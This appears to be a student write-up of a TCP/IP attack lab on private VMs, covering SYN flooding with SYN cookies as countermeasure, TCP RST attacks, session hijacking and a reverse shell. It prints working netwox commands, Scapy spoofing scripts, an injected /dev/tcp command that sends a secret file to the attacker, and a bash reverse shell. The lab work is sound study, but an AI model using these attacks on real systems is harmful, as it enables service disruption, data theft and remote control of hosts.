TCP/IP Attack Lab

Task 1: SYN Flooding Attack

Three VMs, one called User (10. 0. 2. 4), one called Server (10 . 0 . 2 . 5), and the other called Attacker (10.0 .2 .6).

On Server, we need to turn off a countermeasure called SYN cookies, which is enabled by default in Ubuntu. This countermeasure is effective against SYN flooding attacks. We turn it off using the following command:

```
seed@Server : $ sudo sysctl -w net . ipv4 . tcp_syncookies=0
```


SYN cookies is a technical attack mitigation technique whereby the server replies to TCP SYN requests with crafted SYN-ACKs, without inserting a new record to its SYN Queue. Only when the client replies to this crafted response a new record is added. This technique is used to protect the server SYN Queue from filling up under TCP SYN floods.

To launch a SYN flooding attack, we need to send out a large number of SYN packets, each with a random source IP address. We will use an existing tool to do this. The tool is called Synflood, which is Tool 76 in the Netwox tools.

```
seed@Attacker : $ sudo netwox 76 - i 10.0.2.5 -p 23 -s raw
```

As shown in the snippet below, which clearly lists a large number of half-open
connections (marked by SYN_RECV). These half-open connections are all targeting the port 23 of 10.0.2.5; the source IP address looks quite random.

```
ubuntu@ubuntu1604:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             240.165.248.92:20628    SYN_RECV
tcp        0      0 10.0.2.5:35576          44.231.10.174:443       ESTABLISHED
tcp        0      0 10.0.2.5:23             253.94.168.134:40826    SYN_RECV
tcp        0      0 10.0.2.5:23             245.46.86.88:53016      SYN_RECV
tcp        0      0 10.0.2.5:23             248.42.55.78:28159      SYN_RECV
tcp        0      0 10.0.2.5:23             250.216.79.148:36734    SYN_RECV
tcp        0      0 10.0.2.5:45220          34.120.208.123:443      ESTABLISHED
tcp        0      0 10.0.2.5:23             242.39.110.196:55512    SYN_RECV
tcp        0      0 10.0.2.5:23             255.32.110.52:14614     SYN_RECV
tcp        0      0 10.0.2.5:23             247.131.96.5:58818      SYN_RECV
tcp        0      0 10.0.2.5:23             241.249.238.182:64565   SYN_RECV
tcp        0      0 10.0.2.5:23             249.204.180.88:12020    SYN_RECV
tcp        0      0 10.0.2.5:23             251.49.45.202:60272     SYN_RECV
tcp        0      0 10.0.2.5:23             241.252.95.87:29013     SYN_RECV
tcp        0      0 10.0.2.5:23             250.18.12.155:15520     SYN_RECV
tcp        0      0 10.0.2.5:23             252.197.181.51:1546     SYN_RECV
tcp        0      0 10.0.2.5:23             255.85.78.197:36746     SYN_RECV
tcp        0      0 10.0.2.5:23             251.52.32.252:3904      SYN_RECV
tcp        0      0 10.0.2.5:23             253.222.117.109:43385   SYN_RECV
tcp        0      0 10.0.2.5:23             242.10.225.36:56721     SYN_RECV
tcp        0      0 10.0.2.5:23             246.68.103.126:35668    SYN_RECV
tcp        0      0 10.0.2.5:23             252.168.206.120:59706   SYN_RECV
tcp        0      0 10.0.2.5:23             241.240.53.18:65501     SYN_RECV
tcp        0      0 10.0.2.5:23             241.105.234.145:21029   SYN_RECV
tcp        0      0 10.0.2.5:23             254.161.69.150:55413    SYN_RECV
tcp        0      0 10.0.2.5:23             241.67.126.134:9355     SYN_RECV
tcp        0      0 10.0.2.5:23             243.65.70.166:24275     SYN_RECV
tcp        0      0 10.0.2.5:23             250.83.169.124:17349    SYN_RECV
tcp        0      0 10.0.2.5:23             244.171.28.116:52766    SYN_RECV
tcp        0      0 10.0.2.5:23             249.38.144.226:15858    SYN_RECV
tcp        0      0 10.0.2.5:23             251.160.105.177:36778   SYN_RECV
tcp        0      0 10.0.2.5:23             245.132.215.69:15445    SYN_RECV
tcp        0      0 10.0.2.5:23             245.229.60.93:9716      SYN_RECV
```




To prove that the attack is indeed successful , we make an attempt to telnet to the server machine. Our telnet client tried for a while, before giving up eventually. The result is shown in the following.

```
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
```

On Server, we need to turn on the countermeasure called SYN cookies. This countermeasure is effective against SYN flooding attacks. We turn it on using the following command:
seed@Server : $ sudo sysctl -w net . ipv4 . tcp_syncookies=1

```
ubuntu@ubuntu1604:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

For each SYN packet a [RST,ACK] packet will be sent when tcp_syncookies = 1, as seen in the screenshot given below.



```
1236… 11.124080947  10.0.2.5          58.189.211.70     TCP  58 23 → 61400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1236… 11.124087882  10.119.115.35     10.0.2.5          TCP  60 6072 → 23 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
1236… 11.124088729  25.154.220.180    10.0.2.5          TCP  60 64585 → 23 [SYN] Seq=0 Win=1500 Len=0
1236… 11.124089890  10.0.2.5          25.154.220.180    TCP  58 23 → 64585 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1236… 11.124096423  110.8.231.155     10.0.2.5          TCP  60 55262 → 23 [SYN] Seq=0 Win=1500 Len=0
1236… 11.124097567  10.0.2.5          110.8.231.155     TCP  58 23 → 55262 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1236… 11.124103019  58.189.211.70     10.0.2.5          TCP  60 61400 → 23 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
1236… 11.124136975  243.145.133.10    10.0.2.5          TCP  60 32352 → 23 [SYN] Seq=0 Win=1500 Len=0
1236… 11.124139204  10.0.2.5          243.145.133.10    TCP  58 23 → 32352 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1236… 11.124146350  25.154.220.180    10.0.2.5          TCP  60 64585 → 23 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
1236… 11.124147290  110.8.231.155     10.0.2.5          TCP  60 55262 → 23 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
1236… 11.124148056  224.47.118.12     10.0.2.5          TCP  60 53669 → 23 [SYN] Seq=0 Win=1500 Len=0
1236… 11.124208434  190.30.35.87      10.0.2.5          TCP  60 10611 → 23 [SYN] Seq=0 Win=1500 Len=0
1236… 11.124211926  10.0.2.5          190.30.35.87      TCP  58 23 → 10611 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
```

```
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
ubuntu1604 login:
```

To prove that the countermeasure is effective against SYN flooding attacks , we make an attempt to telnet to the server machine, which is successful. The idea of the SYN cookie mechanism is to not allocate resources at all after the server has only received the SYN packet; resources will be allocated only if the server has received the final ACK packet.

Task 2: TCP RST Attacks on telnet and ssh Connections

The objective of a TCP Reset attack is to break an existing connection between two victim hosts.


Connecting the client (10.0.2.4) to server (10.0.2.5) using Telnet

```
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
ubuntu1604 login: ubuntu
Password:
Last login: Sun Feb 13 19:57:16 EST 2022 from 10.0.2.6 on pts/19
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
2 updates are security updates.
```

While the two machines are communicating with each other, use the Netwox 78 command to send RST packets to the client (10.0.2.4) to break the connection.

```
ubuntu@ubuntu1604:~$ sudo netwox 78 --device "enp0s3" --filter "port 23" --ips 10.0.2.4
^C
```

Running wireshark on the c lient, netwox tool sends out an RST packet for each packet that comes from 10.0.2.4; the spoofed packet will go to 10.0.2.4, basically resetting all of its connection.



```
ubuntu@ubuntu1604:~$ whConnection closed by foreign host.
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
Connection closed by foreign host.
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Connection closed by foreign host.
```

As seen in the screenshot above of the client trying to telnet the server, since the attack is successful, when we type anything in the telnet terminal, we will immediately see a message "Connection closed by foreign host", indicating that the connection is broken.

Connecting the client (10.0.2.4) to server (10.0.2.5) using SSH

SSH conducts encryption at the Transport layer, which is above the network layer, i.e ., only the data in TCP packets are encrypted, not the header. Therefore, the TCP Reset attack should still be successful , because the attack only needs to spoof the header part, and no data is needed for the RST packet.

The attack method is exactly the same as the one on the telnet connection; only need to change the port number 23 (for telnet) to 22 (for ssh).

```
ubuntu@ubuntu1604:~$ ssh 10.0.2.5
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: ubuntu
                    Password:  ubuntu (sudo su -)
ubuntu@10.0.2.5's password:
packet_write_wait: Connection to 10.0.2.5 port 22: Broken pipe
```

After an RST attack using netwox from the attacker, client communication to the server is broken. Broken pipe error is shown.

Using Scapy tool


Screenshot below shows the scapy tool written in python.

```
#!/usr/bin/python
from scapy.all import *

def spoof_tcp(pkt):
        #ip = IP(src = "10.0.2.5", dst = "10.0.2.4")
        ip = IP(src = pkt[IP].dst, dst = "10.0.2.4")
        #tcp = TCP(sport = 58372, dport = 22, flags = "R", seq = 665353066)
        tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "R", seq = pkt[TCP].ack)
        pkt = ip/tcp
        #ls(pkt)
        send (pkt, verbose = 0)

pkt = sniff(filter='tcp and src host 10.0.2.4',prn=spoof_tcp )
```

Telnet and ssh get broken as seen below.

```
ubuntu@ubuntu1604:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
ubuntu1604 login: Connection closed by foreign host.
ubuntu@ubuntu1604:~$ ssh 10.0.2.5
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: ubuntu
                    Password:  ubuntu (sudo su -)
ubuntu@10.0.2.5's password:
packet_write_wait: Connection to 10.0.2.5 port 22: Broken pipe
```


Running wireshark on the client, scapy tool sends out a RST packet for each packet that comes from 10.0.2.4; the spoofed packet will go to 10.0.2.4, basically resetting all of its connection



Task 3: TCP RST Attacks on Video Streaming Applications

Video streaming sites use TCP. Netwox used for TCP RST attack sends out an RST packet for each packet that comes from 10.0.2.4 (client); the spoofed packet will go to 10.0.2.4, basically resetting all of its connection, including the one with the video streaming server. Therefore, the victim is unable to stream the youtube video because of RST. The following command is used: sudo netwox 78 -- filter "src host 10.0.2.4".

If the attack is successful, we may not be able to see the effect immediately, because most of the video players have buffers. Just wait for the player to finish playing the video in the buffer. Then the video stops streaming.



Task 4: TCP Session Hijacking

If an attacker can inject his/her own data into this connection, the connection can essentially be hijacked by the attacker, and its integrity will be compromised.
If we can get the signature (defined by the source port, destination port, source IP and dest IP) and sequence number correct in our spoofed

packets, we can get the targeted receiver to accept our TCP data, as if they come from the legitimate sender.
If the receiver is a Telnet server, the data from the sender to the receiver will be commands, after getting control of the session, the Telnet server runs our malicious commands. This attack is called TCP session hijacking.

We create a spoofed IP packet, spoofing the client's IP address and sending it to the server. Since the attacker does not have access to the server, but by TCP hijacking the existing Telnet connection between client and the server, the attacker can get the server to execute the commands by getting the commands into the existing Telnet session.


TCP Session Hijacking using Scapy tool

I wrote the following Python program to hijack the session.

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "10.0.2.5")
tcp = TCP(sport = 38442, dport = 23, flags = "A", seq = 495959471, ack=1412547921)
Data = "\r cat /home/seed/secret.txt > /dev/tcp/10.0.2.6/9090\r"
pkt = ip/tcp/Data
ls(pkt)
send (pkt, verbose = 0)
```

After a successful attack, let us go to the client machine, and type something in the telnet terminal. We will find out that the program does not respond to our typing any more; it freezes. (As given in the screenshot below.)
Client freezes because when we type something in the telnet program on User, the sequence number used by the client has already been used by our attack packet, so the server will ignore these data, treating them as duplicate data. Without getting any acknowledgment, the client will keep resending the data. Basically, the client and the server will enter a deadlock, and keep resending their data to each other and dropping the data from the other side. After a while, TCP will disconnect the connection.

When we look at the Wireshark (Figure 16.8), we see that there are many retransmission packets between User (10.0.2.4) and Server (10.0.2.5).



The attacker got the secret file from the server after successfully executing the command on the server.

```
ubuntu@ubuntu1604:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 52296)
This is a secret file!!!
```

TCP Session Hijacking using Netwox

```
ubuntu@ubuntu1604:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 38444 -p 23 -q
 567697610 -E 501 -r 2797177641 -E 501 -H '0d20636174202f686f6d652f736565642f
7365637265742e747874203e202f6465762f7463702f31302e302e322e362f393039300d'
IP
|version|  ihl  |       tos       |              totlen             |
|___4___|___5___|____0x00=0_____|_____________0x005D=93___________|
|              id                |r|D|M|       offsetfrag        |
|_________0x2E79=11897___________|0|0|0|________0x0000=0__________|
|      ttl      |    protocol     |             checksum            |
|____0x00=0_____|____0x06=6_____|_____________0x741A______________|
|                            source                               |
|_____________________________10.0.2.4_____________________________|
|                          destination                            |
|_____________________________10.0.2.5_____________________________|
TCP
|          source port            |        destination port         |
|_________0x962C=38444____________|_____________0x0017=23___________|
|                             seqnum                              |
|_____________________0x21D660CA=567697610_____________________|
|                             acknum                              |
|_____________________0xA6B98B29=2797177641____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|             window              |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|_____________0x01F5=501_____________|
|            checksum             |             urgptr              |
|_________0x484C=18508____________|_____________0x0000=0_____________|
0d 20 63 61   74 20 2f 68   6f 6d 65 2f   73 65 65 64   # . cat /home/seed
2f 73 65 63   72 65 74 2e   74 78 74 20   3e 20 2f 64   # /secret.txt > /d
65 76 2f 74   63 70 2f 31   30 2e 30 2e   32 2e 36 2f   # ev/tcp/10.0.2.6/
39 30 39 30   0d                                       # 9090.
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

I wrote the following Python program using Scapy tool to get a reverse shell of the server on the attacker's machine.

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "10.0.2.5")
tcp = TCP(sport = 38444, dport = 23, flags = "A", seq = 567697675, ack=2797178967)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.6/9090 2>&1 0>&1\r"
pkt = ip/tcp/Data
ls(pkt)
send (pkt, verbose = 0)
```

Since the attack is successful, the nc -lv 9090 command executed on the attacker's machine will receive a connection request from Server. Once the connection is established, the attacker will have the control on the shell program running on Server. (as shown in the screenshot below running ifconfig on the reverse shell on the attacker's machine gives the server's IP address 10.0.2.5. Also the secret file could be displayed)

```
ubuntu@ubuntu1604:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 52298)
ubuntu@ubuntu1604:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:b1:44:64
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::d57d:f6f0:705a:9119/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4046255 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1986562 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:298178020 (298.1 MB)  TX bytes:119314831 (119.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:542 errors:0 dropped:0 overruns:0 frame:0
          TX packets:542 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36087 (36.0 KB)  TX bytes:36087 (36.0 KB)

ubuntu@ubuntu1604:~$ cat /home/seed/secret.txt
cat /home/seed/secret.txt
This is a secret file!!!
```

Wireshark on the client (below) shows that the reverse shell attack was successful. The telnet connection between the client and the server freezes and wireshark shows Dup ACK and TCP Spurious Retransmission.